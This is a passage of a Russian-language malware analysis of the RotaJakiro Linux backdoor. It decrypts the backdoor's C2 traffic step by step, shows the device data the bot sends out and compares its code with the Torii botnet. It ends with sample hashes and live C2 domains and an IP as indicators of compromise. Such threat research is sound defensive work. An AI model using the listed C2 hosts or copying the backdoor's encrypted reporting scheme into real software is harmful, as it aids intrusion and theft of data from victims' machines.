00000040  34 39 c8 53 e6 9c 48 c4 8b 77 24 2e 02 1c 96 d9  |49ÈSæ.HÄ.w$....Ù|
00000050  81 28
------------filed parse------------------
offset 0x09, 4 bytes--->payload length
offset 0x0d, 2 bytes--->body length
offset ox0f, 4 bytes--->cmdid
```

В результате разбора полей мы можем узнать, что **длина ключа составляет**0x8 байт, **длина полезной нагрузки** - 0x20 байт, а код инструкций для исполнения - 0x18320e0. Это информация об устройстве.
Чтение 8 байт со смещения 0x52 дает ключ: `ea 9a 1a 18 18 44 26 a0` . Теперь мы используем **тот же метод расшифровки, что и в заголовке**. Мы получаем байты `4c cf cb dbdb 39 2a 1e` , которые используются как ключ AES для **расшифровки полезной нагрузки**.

Чтение 32 байт со смещением 0x5a дает нам следующую полезную нагрузку.

Code:

```
54 c1 c3 69 00 18 31 e4 a2 5b 10 7f 67 ab d1 4b
b2 7b 3d 3f b3 bc 66 6a 26 f6 f6 b3 f7 2e 66 6d
```

Используем расшифрованный ключ для AES-256. **Расшифруем приведенные выше данные** в режиме CBC и получим следующее содержимое.

Code:

```
3b c7 f8 9b 73 2b d1 04 78 9c e3 60 60 60 d8 df d9 c1 71 56 f7 6f 00 00 13 80 04 28
```

Восьмой байт и далее - **это сжатые данные**ZLIB, распакованные для получения следующего содержимого.

Code:

```
08 00 00 00 bf 89 88 08 cd 2d fd 50
------------filed parse------------------
offset 0, 4 bytes--->length
```

Для чего используется распакованная полезная нагрузка (`bf 89 88 08 cd 2d fd 50`)? Она **используется в качестве нового ключа AES для расшифровки некоторой конфиденциальной информации о ресурсах**.

Например, когда бот собирает информацию об устройстве. Один вид из этой информации - текущий дистрибутив операционной системы, который узнаётся командой `cat /etc/*release | uniq` .

Bash:

```
root@debian:~# cat /etc/*release | uniq
PRETTY_NAME="Debian GNU/Linux 9 (stretch)"
NAME="Debian GNU/Linux"
VERSION_ID="9"
VERSION="9 (stretch)"
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
```

Команда `cat /etc/*release | uniq` получена из следующего зашифрованного текста.

Bash:

```
"cat /etc/*release | uniq" cmd_ciphertxt
---------------------------
74 00 dd 79 e6 1e aa bb 99 81 7e ca d9 21 6b 81
6b d9 9d 14 45 73 6a 1c 61 cc 28 a3 0f 2b 41 5a
6b 33 8c 37 25 89 47 05 44 7e f0 6b 17 70 d8 ca
```

Команда расшифровывается с помощью нового ключаAES и параметров, указанных в следующем фрагменте кода.

```
v3 = dec_proc((__int64)&cmd_ciphertxt, 48u, 32, newkey, (unsigned int)neykey_len)
```

Бот -> серверу C2

Когда бот получает команду "сообщить информацию об устройстве" от сервера C2, он отправляет следующие данные на C2, и мы можем видеть, что часть ключа по-прежнему `ea 9a 1a 18 18 44 26 a0` .

```
00000052  8f 41 61 54 03 55 e2 1c  e3 77 43 63 63 62 63 7f   .AaT.U.. .wCccbc.
00000062  67 13 43 3b 67 ef 67 43  3f 63 63 63 63 8c e9 23   g.C;g.gC ?cccc..#
00000072  63 63 25 2b a5 44 05 05  e5 ab 64 e5 45 eb 65 eb   cc%+.D.. ..d.E.e.
00000082  44 ab 4b 65 a5 c5 64 cb  0b 05 cb 25 44 ab 4b eb   D.Ke..d. ...%D.K.
00000092  e5 44 7a 09 bf f0 6a fb  12 8d e7 a6 23 e0 b1 58   .Dz...j. ....#..X
000000A2  53 66 ea 9a 1a 18 18 44  26 a0                     Sf.....D &.
000000AC  6c 6c b7 8d 5a ae d4 c9  d9 7c 74 f4 1f 5e 20 76   ll..Z... .|t..^ v
000000BC  32 15 58 01 db 91 53 fe  7c e2 e6 20 46 b2 be 99   2.X...S. |.. F...
000000CC  9e 1d 0c c6 f1 15 c7 c1  f1 80 5f 0c 7b f8 2d 9a   ........ .._.{.-.
000000DC  8a 25 67 85 39 61 eb 9a  a8 ec 8a 30 20 bf 68 24   .%g.9a.. ...0 .h$
000000EC  a9 64 2d 9b 01 5b 24 c6  06 f5 f8 68 a2 df 5f 68   .d-..[$. ...h.._h
000000FC  b2 b4 3b cb 2c 90 8e dd  6a 9a 8b 76 f3 4f 94 c3   ..;.,... j..v.O..
0000010C  e2 b3 82 e0 e2 c0 80 18  6a 50 4d 6e 5c 0e 9e 4b   ........ jPMn\..K
0000011C  a5 eb 3b d7 f7 98 63 92  95 20 96 63 0e 65 09 46   ..;...c. . .c.e.F
0000012C  c0 f0 46 2a 02 74 d3 09  9b 28 df 7f 53 dd 65 b4   ..F*.t.. .(..S.e.
0000013C  4a 00 2a 1a e9 05 36 61  01 79 f5 25 20 10 07 ef   J.*...6a .y.% ...
0000014C  99 a9 02 55 0e 0e f6 7b  81 a3 92 e9 98 24 ca ec   ...U...{ .....$..
0000015C  ad 6d a4 59 31 41 65 92  a8 3a 9c c7 df f2 83 60   .m.Y1Ae. .:.....`
0000016C  a2 7b 09 a8 bb 3c 69 49  ba c0 b3 93 d0 fe 36 e0   .{...<iI ......6.
0000017C  27 39 fe 4a d5 4e 51 f0  2e 6e 24 c4 ff d8 37 1e   '9.J.NQ. .n$...7.
0000018C  72 58 de cf 37 af 4f b6  10 25 6a b5 d1 9e da a6   rX..7.O. .%j.....
0000019C  5c 6f 41 ce bf 09 cd d1  74 fc f4 8c 89 6d 7e 37   \oA..... t....m~7
000001AC  49 e1 19 ac 1c 98 8f db  3d 42 46 56 6a 83 d2 73   I....... =BFVj..s
000001BC  91 e3 d7 b4 09 cf c3 34  a2 4f 31 3f 36 30 ff 12   .......4 .O1?60..
000001CC  83 00 b3 36 57 03 ed 74  9b 3e fc 98 16 86 cb ae   ...6W..t .>......
000001DC  8f cb c1 59 da 12 2e bd  ed 68 e1 98 e3 b1 05 c0   ...Y.... .h......
000001EC  52 62 b6 f3 91 2b a6 a7  a5 38 28 70 83 0b da f8   Rb...+.. .8(p....
000001FC  55 27 47 f0 a9 f4 83 59  97 00 1a 13 d2 6c 4d 4a   U'G....Y .....lMJ
0000020C  b3 28 05 5a 6a 71 3e a8  55 35 8e 69 5b 12 31 e3   .(.Zjq>. U5.i[.1.
0000021C  58 dd a0 5c 46 c8 f7 4a  c5 9b 8e 6c 88 9b 97 be   X..\F..J ...l....
0000022C  cf 7d e2 c1 9c 3d 29 95  97 f3 9f 7b d0 16 3d df   .}...=). ...{..=.
0000023C  78 ec ff 43 46 bf 2f f4  39 b3 e8 a3 b5 29 29 93   x..CF./. 9....)).
```

Payload

Расшифрованное значение ключа равно `4c cf cb db db 39 2a 1e` . После расшифровки и распаковки полезной нагрузки, отправленной ботом на сервер C2, **мы получаем данные**, которые **являются различной информацией устройства**, включая информацию, полученную с помощью `cat /etc/*release | uniq` , упомянутой ранее, что подтверждает правильность нашего анализа.

```
 ...D5B582BCAFD049D8716B74CB2245E6F4Èì..PRETTY_NAME="Debian GNU/Linux 9 (stretch)"
NAME="Debian GNU/Linux"
VERSION_ID="9"
VERSION="9 (stretch)"
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
Ó....root....debian....uV2xvxnJWmVWmVDGOOzOyg==.áo`......../usr/lib/systemd/systemd-daemon¼Ø0`....3...lo : 00:00:00:00:00:00
ens33 : 00:0C:29:65:AC:06
J...lo : 127.0.0.1
ens33 : 192.168.139.129
lo : ::
ens33 : 0:0:fe80::20c:29ff
=$..L...model name      : Intel(R) Core(TM) i7-6700 CPU @ 3.40GHz
Memory : 1.94
Arch : 1
....
```

Взаимосвязь с ботнетом Torii

Ботнет Torii был обнаружен компанией Avast20 сентября 2018 года, и мы заметили, что между ними есть некоторые сходства, например:

1: Сходство строк

После расшифровки RotaJakiro и Torii мы обнаружили, что они используют много одинаковых команд.

Code:

```
1: semanage fcontext -a -t bin_t '%s' && restorecon '%s'
2: which semanage
3: cat /etc/*release
4: cat /etc/issue
5: systemctl enable
6: initctl start
...
```

2: Сходство сетевого трафика

В процессе построения сетевого взаимодействия используется большое количество констант, а **методы их построения очень близки**.

```
1  char *__cdecl sub_8B99(__int16 a1)
2  {
3    char *v1; // ST2C_4
4
5    v1 = (char *)malloc(45u);
6    sub_CFF5((int)v1, 5);
7    v1[5] = sub_3C90();
8    v1[6] = sub_3D0C();
9    v1[7] = 0xA8u;
10   v1[8] = 0;
11   *(_WORD *)(v1 + 9) = a1;
12   *(_DWORD *)(v1 + 11) = 0;
13   v1[15] = sub_3CE2();
14   v1[16] = 0x99u;
15   *(_WORD *)(v1 + 17) = 0;
16   *(_WORD *)(v1 + 19) = (unsigned __int8)byte_19
17   *(_DWORD *)(v1 + 21) = 0;
18   v1[25] = sub_3CD0();
19   v1[26] = 0;
20   *(_DWORD *)(v1 + 27) = 0;
21   v1[31] = 0xA8u;
22   v1[32] = 0;
23   *(_DWORD *)(v1 + 33) = 0;
24   *(_DWORD *)(v1 + 37) = 0;
25   *(_DWORD *)(v1 + 41) = 0;
26   return v1;
27 }
```

Torii

```
1  char *sub_403810()
2  {
3    char *v0; // rbx
4    unsigned int v1; // eax
5    char *result; // rax
6
7    v0 = (char *)malloc(82uLL);
8    v1 = time(0LL);
9    srand(v1);
10   *v0 = rand();
11   *(_DWORD *)(v0 + 1) = 0x3B91011;
12   *(_DWORD *)(v0 + 5) = 0x4FB0CB1;
13   *(_WORD *)(v0 + 13) = 0;
14   *(_DWORD *)(v0 + 9) = 0;
15   v0[19] = 0xC2u;
16   *((_DWORD *)v0 + 5) = 0x1206420;
17   v0[24] = 0xE2u;
18   *(_DWORD *)(v0 + 25) = 0;
19   v0[29] = 0xC2u;
20   *(_DWORD *)(v0 + 30) = 0;
21   bzero(v0 + 34, 0x20uLL);
22   result = v0;
23   v0[66] = 0xC8u;
24   *(_WORD *)(v0 + 75) = 0xFF;
25   v0[77] = 9;
26   return result;
27 }
```

RotaJakiro

3: Функциональное сходство

С точки зрения реверс-инжиниринга, RotaJakiro и Torii имеют схожие стили: **использование алгоритмов шифрования для сокрытия секретной информации**, **использование довольно старого стиля обеспечения постоянное присутствия в системе**, **структурированный сетевой трафик** и т.д.

Мы не знаем точного ответа, но похоже, что RotaJakiro и Torii имеют какие-то связи.

Это только верхушка айсберга

На этом мы завершаем анализ RotaJakiro, но настоящая работа еще далека от завершения, и многие вопросы остаются без ответа: "**Как распространялся RotaJakiro, и какова была его цель?**" , "**Есть ли у RotaJakiro конкретная цель?**", Мы будем рады узнать, есть ли у сообщества соответствующие версии.

MD-5 хэши образцов

Code:

```
1d45cd2c1283f927940c099b8fab593b
11ad1e9b74b144d564825d65d7fb37d6
5c0f375e92f551e8f2321b141c15c48f
64f6cfe44ba08b0babdd3904233c4857
```

Серверы C-2

Code:

```
news.thaprior.net:443
blog.eduelects.com:443
cdn.mirror-codes.net:443
status.sublineover.net:443
```

IP-адрес

Code:

```
176.107.176.16 Ukraine|Kiev|Unknown 42331|PE_Freehost
```

Спасибо за внимание